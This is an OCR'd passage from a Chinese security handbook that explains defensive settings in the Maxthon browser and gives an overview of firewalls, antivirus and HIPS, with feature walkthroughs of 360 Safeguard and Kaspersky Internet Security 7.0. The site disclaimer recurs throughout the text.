


图 8.30　模糊匹配



图 8.31　模糊匹配链接

（3）清除浏览记录

想要清空历史浏览记录，单击菜单栏中的 清除记录，弹出如图 8.32 所示清除浏览记录，即可进行清空操作。




图 8.32　清除浏览记录

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.2.5 遨游 Maxthon 的设置

遨游 Maxthon 浏览器是一个强大的多页面浏览器。除了方便的浏览功能，Maxthon 还提供了大量的实用功能改善用户的上网体验，并针对各种未修复的安全漏洞进行全面防范，全面防止恶意代码的入侵。其主界面如图 8.33 所示。




图 8.33 Maxthon 主界面

在访问可信赖站点时地址栏背景切换为绿色，并显示可信赖图标。保障您的网上交易安全。例如在访问支付宝时，地址栏即变为绿色，并有盾形标志，如图 8.34 所示。



图 8.34 安全交易

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

另外，Maxthon 还有广告猎手、安全和隐私等功能，下面分别介绍如下。

（1）安全与隐私

单击菜单栏中“工具”-“安全”-“安全和隐私”，如图 8.35 所示，转到如图 8.36 所示的安全与隐私配置页面。




图 8.35　安全选项




图 8.36　安全与隐私

单击菜单栏中“工具”-“安全”-“清除记录”，如图 8.35 所示，转到如图 8.37 所示窗口。用户可以根据需要清除自己曾经的浏览信息。并且可以设置，在“遨游关闭时自动清除”。

（2）广告猎手

广告猎手包括了一系列的功能来防止各种广告。智能化的自动过滤可以过滤掉大部分的弹出式广告，您也可以通过预定义的列表来进行更加准确和有效的屏蔽。通过使用内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

过滤，您更可以除去绝大部分的浮动式广告，动画广告，等等。如图 8.38 所示，根据自己需要定制要过滤的内容；如："启用弹出窗口过滤"，"启用网页内容过滤"，"启用浮动广告过滤"等。图 8.39 为广告猎手配置的主界面。




图 8.37　清除浏览记录




图 8.38　广告猎手



图 8.39　广告猎手设置页面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

• 启用弹出窗口过滤

在本书前面章节中曾经提到，有些网页木马是通过弹出包含有恶意链接的窗口，从而达到恶意目的。因此通过此功能可以成功地拦截弹窗网页木马。当然，也可以通过单击“编辑过滤列表”来增加特殊的需要过滤的窗口，如图 8.40 所示。

• 启用网页内容过滤

有些恶意网页不是通过弹窗的窗口，而是嵌入在页面的某个元素中（例如图片，Flash 等等）；为了过滤类似的网页，可以开启“网页内容过滤”的功能，被过滤的网页元素显示为“被过滤广告”（此关键字可以更改）。另外，如图 8.41 所示，用户还可以通过自定义“黑名单”和“白名单”或者自定义表达式来编辑要过滤的内容。




图 8.40　编辑列表




图 8.41　内容过滤列表

• ➢ 启动文本过滤和过滤包

在该选项中单击“管理过滤包”，如图 8.42 所示，可以新建并编辑过滤包。遨游浏览器提供了强大的自定义过滤规则系统。自定义规则分为两种类型：

➢ 文本（TEXT）类型：对页面的源代码进行处理（注：并非内存中处理后的代码）；

➢ 网址（URL）类型：对符合条件的网址进行处理。

每种类型都有其对应的属性。简称：TXT，URL

用户可以在 http://help.maxthon.cn/view_question.html?qid=143 中了解到更多内容。

当然，遨游 Maxthon 已经提供了很多编辑好的过滤包供用户下载，单击图 8.42 中的“获取更多”按钮，转到如图 8.43 所示的过滤包下载页面，在此页面中，用户可以下载到自己想要的过滤包，进而更加安全快速地进行网上冲浪。也可以直接访问 http://addons.maxthon.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

cn/zh/category/filter 了解更多。




图 8.42　过滤包管理器




图 8.43　过滤包下载页面

8.3　安全工具

安全工具包括软件防火墙、杀毒软件、HIPS（Host Intrusion Prevent System）以及其他一些专门用途的安全软件。这些工具从网络到主机，从 Ring0 到 Ring3，从防病毒到防流氓软件等不同角度来保护计算机的安全。

防火墙可以限制从其他计算机传入您的计算机的信息，使您可以更好地控制计算机上的资料。另外，防火墙还可以提供一道防线，防止他人在未经邀请的情况下尝试连接到您

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的计算机。还可以将防火墙想像成一道屏障，它负责检查来自 Internet 或网络的信息（通信）。

杀毒软件则是通过扫描指定的文件或内存，将其与它的病毒库做比较的。如果有匹配项，则说明目标文件或内存存在病毒。随着杀毒软件技术飞速发展，如今越来越多的杀毒已不再只依赖于病毒库，而是越来越多地集成了 HIPS 的功能，即通过对软件的行为进行跟踪分析来判断一个软件是否有恶意。

HIPS（Host Intrusion Prevent System、主机入侵防御系统），它是一种能监控您的电脑中文件的运行和对文件的访问以及对注册表的修改，并向你报告是否允许请求。如果你阻止了，那么它将无法运行或者更改。比如你双击了一个病毒程序，HIPS 软件跳出报告而你阻止了，所以病毒还是没有运行的。引用一句话："病毒天天变种天天出新，使得杀软可能跟不上病毒的脚步，而 HIPS 能解决这些问题。" HIPS 是今后系统安全发展的一种趋势，只要你有足够的专业水平，你可以只用 HIPS 而不需杀毒软件，但是 HIPS 不能阻止网络上其他计算机对你计算机的攻击行为。

8.3.1　360 安全卫士的安装与配置

360 安全卫士是由奇虎公司推出的完全免费的安全类上网辅助工具软件，它拥有查杀流行木马、清理恶评及系统插件，管理应用软件、系统实时保护、修复系统漏洞等数个强劲功能，同时还提供 IE 修复、系统全面诊断、弹出插件免疫、清理使用痕迹以及系统还原等特定辅助功能，并且提供对系统的全面诊断报告，方便用户及时定位问题所在，真正为每一位用户提供全方位系统安全保护。因此，360 安全卫士是一款非常实用的安全辅助工具，下面我们将详细介绍此工具。

（1）查杀流行木马

360 安全卫士凭借庞大的用户群体，可以及时知道最近哪些病毒木马最流行，用户中毒的可能最大，然后将这些病毒木马的特征码加入到它的病毒库中。由于病毒库中保存的只是流行的病毒特征码，这样可以最大限度地压缩特征库，提高 360 安全卫士的执行效率，如图 8.44 所示。

（2）清理恶评插件

在 360 安全卫士中用户可以给系统中的插件进行评价，证明这个插件是好的还是差的，其他用户在不知道某插件是否是恶意插件时就可以通过网友对它的好评率决定插件的删留，如图 8.45 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8.44　查杀流行木马



图 8.45　清理恶评插件

（3）管理应用软件

在这一功能中它不仅采用了和插件管理中相同的网友打分制度，方便用户判断软件的优劣，而且它还自动对软件进行分类，用户可以根据此了解软件的大致用途，如图 8.46 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8.46　管理应用软件

（4）修复系统漏洞

利用此项功能，用户可以一目了然地知道系统存在的安全缺陷，并且它会自动帮助用户为系统打补丁，提供更完善的安全设置，如图 8.47 所示。



图 8.47　修复系统漏洞

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（5）系统全面诊断

在此项中您可以扫描系统的所有可疑位置，检测所有危险项，将其修复，并导出系统诊断报告，如图 8.48 所示。



图 8.48　系统全面诊断

（6）修复 IE（如图 8.49 所示）




图 8.49　修复 IE

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（7）启动项状态（如图 8.50 所示）



图 8.50　启动项状态

（8）系统服务状态（如图 8.51 所示）




图 8.51　系统服务状态

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（9）系统进程状态（如图 8.52 所示）



图 8.52　系统进程状态

（10）网络连接状态（如图 8.53 所示）



图 8.53　网络连接状态

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（11）高级工具集（如图 8.54 所示）



图 8.54　高级工具集

（12）实时保护（如图 8.55 所示）




图 8.55　实时保护

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.3.2 KIS7.0 的安装与配置

卡巴斯基实验室成立于 1997 年，现已成为信息安全技术的领导者。它开发了用途广泛的数据安全软件并取得了很好的成绩。针对计算机和网络上存在的各种类型的恶意程序、垃圾邮件和黑客攻击等提供了全面的保护和解决方案。卡巴斯基实验室开发的杀毒软件有许多版本，这里我们主要讲述一下“卡巴斯基互联网安全套装 7.0”，其主界面如图 8.56 所示。

卡巴斯基互联网安全套装 7.0 是新一代数据安全产品。实际上，真正让卡巴斯基互联网安全套装 7.0 和其他软件（甚至是卡巴斯基实验室其他产品）有所区别的是它对用户计算机中的数据安全提供多种方法。这个程序针对当今在世界上流行的各种类型病毒向计算机提供保护，还可以免除尚未被发现的威胁。



图 8.56 卡巴斯基互联网安全套装 7.0

从图 8.56 中，我们可以看到安全套装共有保护、扫描、更新、报告和数据文件、激活和支持等主要的功能。

（1）保护

保护部分的主要目的是给您的计算机基本实时保护组件提供一个入口。为了查看保护组件或模块的状态、对设置进行配置或打开一个相关的报告，您可以在保护下面的列表中选择该组件。此部分还包括一个连接，对共同的任务提供一个入口：目标的病毒扫描和应

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用程序数据库更新。您可以查看这些任务的状态，对其进行配置或运行他们。

卡巴斯基提供的保护功能有：文件反病毒、邮件反病毒、Web 反病毒、主动防御、防火墙、隐私控制、反垃圾邮件控制和家长控制。这里笔者要说明的是，开启所有的保护功能固然能够增强安全性，但却在日常使用中给用户增加了额外的复杂操作，会给用户网上冲浪带来诸多不便，为此我们给出其配置方法的建议。

对于文件反病毒、邮件反病毒、Web 反病毒、防火墙和隐私控制等按照默认配置即可。对于“主动防御”和“反垃圾邮件”的功能，分别如图 8.57 和图 8.58 所示。




图 8.57　主动防御




图 8.58　反垃圾邮件

（2）扫描

扫描部分是对目标病毒扫描任务提供入口。它会显示由卡巴斯基实验室专家们创建的任务（关键区病毒扫描，启动对象，完全主机扫描，rootkit 扫描）和用户任务。 当从右边的窗格中选择一个任务时，将立刻提供相关任务信息，对任务设置进行配置，创建一个待扫描的对象列表或运行一个任务，如图 8.59 所示。



图 8.59　扫描关键区域

为了扫描单个目标（文件，文件夹或驱动器），可以选择扫描，使用右边窗格将一个对象加在待扫描列表当中，然后运行此任务，如图 8.60 所示。

溜客安全网 WwW.176Ku.CoM

